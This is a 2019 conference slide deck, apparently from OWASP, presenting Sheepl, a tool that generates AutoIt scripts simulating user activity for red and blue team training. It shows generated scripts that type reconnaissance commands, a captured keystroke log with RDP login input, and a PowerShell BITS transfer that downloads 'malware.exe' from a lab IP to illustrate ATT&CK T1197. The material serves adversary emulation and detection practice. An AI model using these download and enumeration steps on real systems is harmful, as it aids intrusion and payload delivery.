

Sheepl

Automating people for Red and Blue Team Tradecraft


OWASP 2019

Matt Lorentzen
Principal Consultant

April 2019



Matt Lorentzen



Principal Security Consultant Trustwave SpiderLabs

CCSAS, CCT

Focus on Red Teaming

Delivered testing for Government, Military,
Commercial and Education establishments

Former CHECK Team Leader

Experience of business implementation after
running a small consultancy for 7 years

Presented at CRESTCon ASIA, CRESTCon UK,
44CON London and various regional and national
meetings

Agenda

- 01** Why this tool?
- 02 Network Development
- 03 Introducing **SheepI**
- 04 Supporting Red Teaming tradecraft
- 05 Supporting Blue Teaming tradecraft

Skills Gap

practice makes perfect

perfect practice makes perfect



**LABSEED
EXAMPLE**



people



UNIVERSITY OF AMSTERDAM

SYSTEM AND NETWORK ENGINEERING

RESEARCH PROJECT 1

Automated Windows lab Deployment

*A method of deploying, installing and configuring a
windows lab environment*

*Vincent van Dongen
Fons Mijnen*

*Supervisors
Marc Smets
Mark Bergman*

February 12, 2017

“Next, users often download, create or generate files such as doc(x), pdf, zip and ISO files. We have found no tools applications available that generate such files.

Furthermore, there are also no tools available that generates search browser history, cookie session or stored web page credentials.”

Challenges

Traditional script based approach it's hard to guarantee where the input goes

Requires runtimes on the client

timing becomes a PITA




- Tasks
- Time
- Type

Goals

- Create more realistic user activity
- Wanted to focus on tradecraft rather than prediction
- Ability to emulate attack and defence
- Portable solution – compiled with all the behavior baked in



SHEEPL







Autolt v3 is a freeware BASIC-like scripting language designed for automating the Windows GUI and general scripting. It uses a combination of simulated keystrokes, mouse movement and window/control manipulation in order to automate tasks in a way not possible or reliable with other languages (e.g. VBScript and SendKeys). Autolt is also very small, self-contained and will run on all versions of Windows out-of-the-box with no annoying “runtimes” required!



SHEEPL

Trustwave
SpiderLabs



- Written in python3 and generates valid AutoIT language
- Tasks – creating documents, browsing, command lines
- Emulation of key strokes
- Amount of time to complete them
- Random time intervals
- Compiled into a binary that can be run at startup/login



SHEEPL

Trustwave
SpiderLabs*



- Two modes – interactive console and JSON profiles
- Encapsulated class files for tasking
- Extensible per task CMD module
- Template stub code built into the tooling
- Subtasks for specific modules
- Uses just Python3 (3.4+) standard library and AutoIT



SHEEPL

Trustwave®
SpiderLabs®



- Creates log entries
- Forensic artifacts
- Process for injection / token stealing
- Normal network noise



“moments of opportunity”

Matt Lorentzen – Average Pentester

Interactive Mode



Recycle Bin



Network



output

```
cmd
Z:\SpiderLabs\sheep1 (master -> origin)
λ
```

Trustwave®
SpiderLabs®



SheepI Output

```
#include <Array.au3>
#include <WinAPI.au3>
#include <Word.au3>

Opt("SendKeyDelay", 40)
; define global task list
Global $aTasks[3] = ['WordDocument_0', 'CommandShell_1', 'PowerShell_2']
; creates Sleep Times array
Global $aSleepTimes[4] = ['3778', '27855', '6257', '22110']
; copies original array just encase the task list borks
$aRandTasks = $aTasks
```



```
ConsoleWrite("[!] Going round the loop" & @CRLF)

For $i In $aRandTasks
    ; start with a sleep Value
    ; pops the last shuffled value from the sleep array and assigns
    Local $vSleepTime = _ArrayPop($aRandSleepTimes)
    Sleep($vSleepTime)
    ;ConsoleWrite($i & @CRLF)
    ; gets the current function from the shuffled array
    $curfunc = ($i & @CRLF)
    ConsoleWrite($curfunc)
    ; call the function from the shuffled array
    Call($i)
    ;Sleep($vSleepTime)
```

WordDocument_0()

Func WordDocument_0()

; Creates a Word Document : c:\users\matt\Desktop\document.doc

Local \$oWord = _Word_Create()

; Add a new empty document

\$oDoc = _Word_DocAdd(\$oWord)


WinActivate("[CLASS:OpusApp]")

WinWaitActive("[CLASS:OpusApp]")

SendKeepActive("[CLASS:OpusApp]")

```
Send("ipconfig /all{ENTER}")  
    sleep(18305)  
    Send("netstat -anto -p tcp{ENTER}")  
    sleep(8183)  
    Send("net user{ENTER}")  
    sleep(2902)  
    Send("net localgroup Administrators{ENTER}")  
    sleep(8893)  
    Send("whoami /groups{ENTER}")  
    sleep(16051)  
    Send('exit{ENTER}')  
; Reset Focus  
SendKeepActive("")
```

Compile Options



Boken

Trustwave®
SpiderLabs®




Parent -> Child Processes



Processes

Process Explorer - Sysinternals: www.sysinternals.com [SAGAR-WINDOWS10\Sagar]

File Options View Process Find Users Help



Process	CPU	Private Bytes	Working Set	PID	Description
System Idle Process	57.53	52 K	8 K	0	
System	3.98	164 K	3,948 K	4	
Interrupts	1.36	0 K	0 K	n/a	Hardware Interrupts and DPCs
smss.exe		528 K	1,264 K	436	Windows Session Manager
Memory Compression		244 K	33,592 K	1208	
csrss.exe		1,940 K	5,324 K	592	Client Server Runtime Process
wininit.exe		1,296 K	6,168 K	700	Windows Start-Up Application
services.exe	0.01	5,308 K	10,684 K	768	Services and Controller app
lsass.exe	< 0.01	7,088 K	16,912 K	844	Local Security Authority Process
fontdrvhost.exe		1,704 K	3,780 K	972	Usermode Font Driver Host
csrss.exe	0.66	4,888 K	6,060 K	712	Client Server Runtime Process
winlogon.exe		2,320 K	10,008 K	796	Windows Logon Application
fontdrvhost.exe	0.11	4,388 K	9,032 K	968	Usermode Font Driver Host
dwm.exe	7.33	42,872 K	54,804 K	1156	Desktop Window Manager
explorer.exe	0.24	51,988 K	1,25,152 K	6496	Windows Explorer
SynTPHelper.exe		1,056 K	5,108 K	7056	Synaptics Pointing Device Helper
avgui.exe		11,792 K	28,400 K	9924	AVG User Interface
lupdate.exe		2,052 K	12,444 K	7524	Java Update Scheduler
lupdate.exe		3,060 K	14,276 K	11468	Java Update Checker
AVGUI.exe		25,608 K	47,008 K	10692	AVG Antivirus
GoogleCrashHandler.exe		1,588 K	192 K	6628	Google Crash Handler

Command Line:
C:\WINDOWS\Explorer.EXE
Path:
C:\Windows\explorer.exe




Sub tasks



CR - Client

Trustwave®
SpiderLabs®



Keystrokes X

pid	when
2900	03/12 23:22:...

```
C:\Windows\system32\cmd.exe
*****
ipconfig

Run
*****
netsc

Remote Desktop Connection
*****
[alt]o[alt][alt]c[alt]10.10.77.20[tab]CAPITALRISE\aaaron.brady

Windows Security
*****
IndexOverview1

Remote Desktop Connection
*****

[alt]y[alt]

10.10.77.20 - Remote Desktop Connection
*****
[alt][alt][caps lock][caps lock][caps lock][caps lock]
```

The background of the slide is a solid red color. In the top-left and bottom-right corners, there are faint, abstract network diagrams. These diagrams consist of small white circular nodes connected by thin white lines, forming a web-like structure. The text "MITRE ATT&CK Framework" is centered in the middle of the slide in a large, bold, white sans-serif font.

MITRE ATT&CK Framework

MITRE ATT&CK™ is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cybersecurity product and service community.

With the creation of ATT&CK, MITRE is fulfilling its mission to solve problems for a safer world — by bringing communities together to develop more effective cybersecurity. ATT&CK is open and available to any person or organization for use at no charge.

ATT&CK™

ATT&CK Matrix for Enterprise

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control
Drive-by Compromise	AppleScript	.bash_profile and .bashrc	Access Token Manipulation	Access Token Manipulation	Account Manipulation	Account Discovery	AppleScript	Audio Capture	Automated Exfiltration	Commonly Used Port
Exploit Public-Facing Application	CMSTP	Accessibility Features	Accessibility Features	BITS Jobs	Bash History	Application Window Discovery	Application Deployment Software	Automated Collection	Data Compressed	Communication Through Removable Media
Hardware Additions	Command-Line Interface	Account Manipulation	AppCert DLLs	Binary Padding	Brute Force	Browser Bookmark Discovery	Distributed Component Object Model	Clipboard Data	Data Encrypted	Connection Proxy
Replication Through Removable Media	Compiled HTML File	AppCert DLLs	AppInit DLLs	Bypass User Account Control	Credential Dumping	File and Directory Discovery	Exploitation of Remote Services	Data Staged	Data Transfer Size Limits	Custom Command and Control Protocol
Spearphishing Attachment	Control Panel Items	AppInit DLLs	Application Shimming	CMSTP	Credentials in Files	Network Service Scanning	Login Scripts	Data from Information Repositories	Exfiltration Over Alternative Protocol	Custom Cryptographic Protocol

Powershell Execution – BITS Jobs

MITRE ATT&CK Technique ID (T1197)

BITS Jobs

```
import-module *bits*
```

```
start-bitstransfer 'http://10.10.77.100/malware.exe' 'c:\users\matt\Desktop\malware.exe'
```

Accessing non-Windows based systems

SSH connections and controlling Linux, IoT, or anything else that can be managed over SSH

Trustwave®
SpiderLabs®



Recycle Bin



Google
Chrome



Backup



Microsoft
Word...



Internet
Explorer



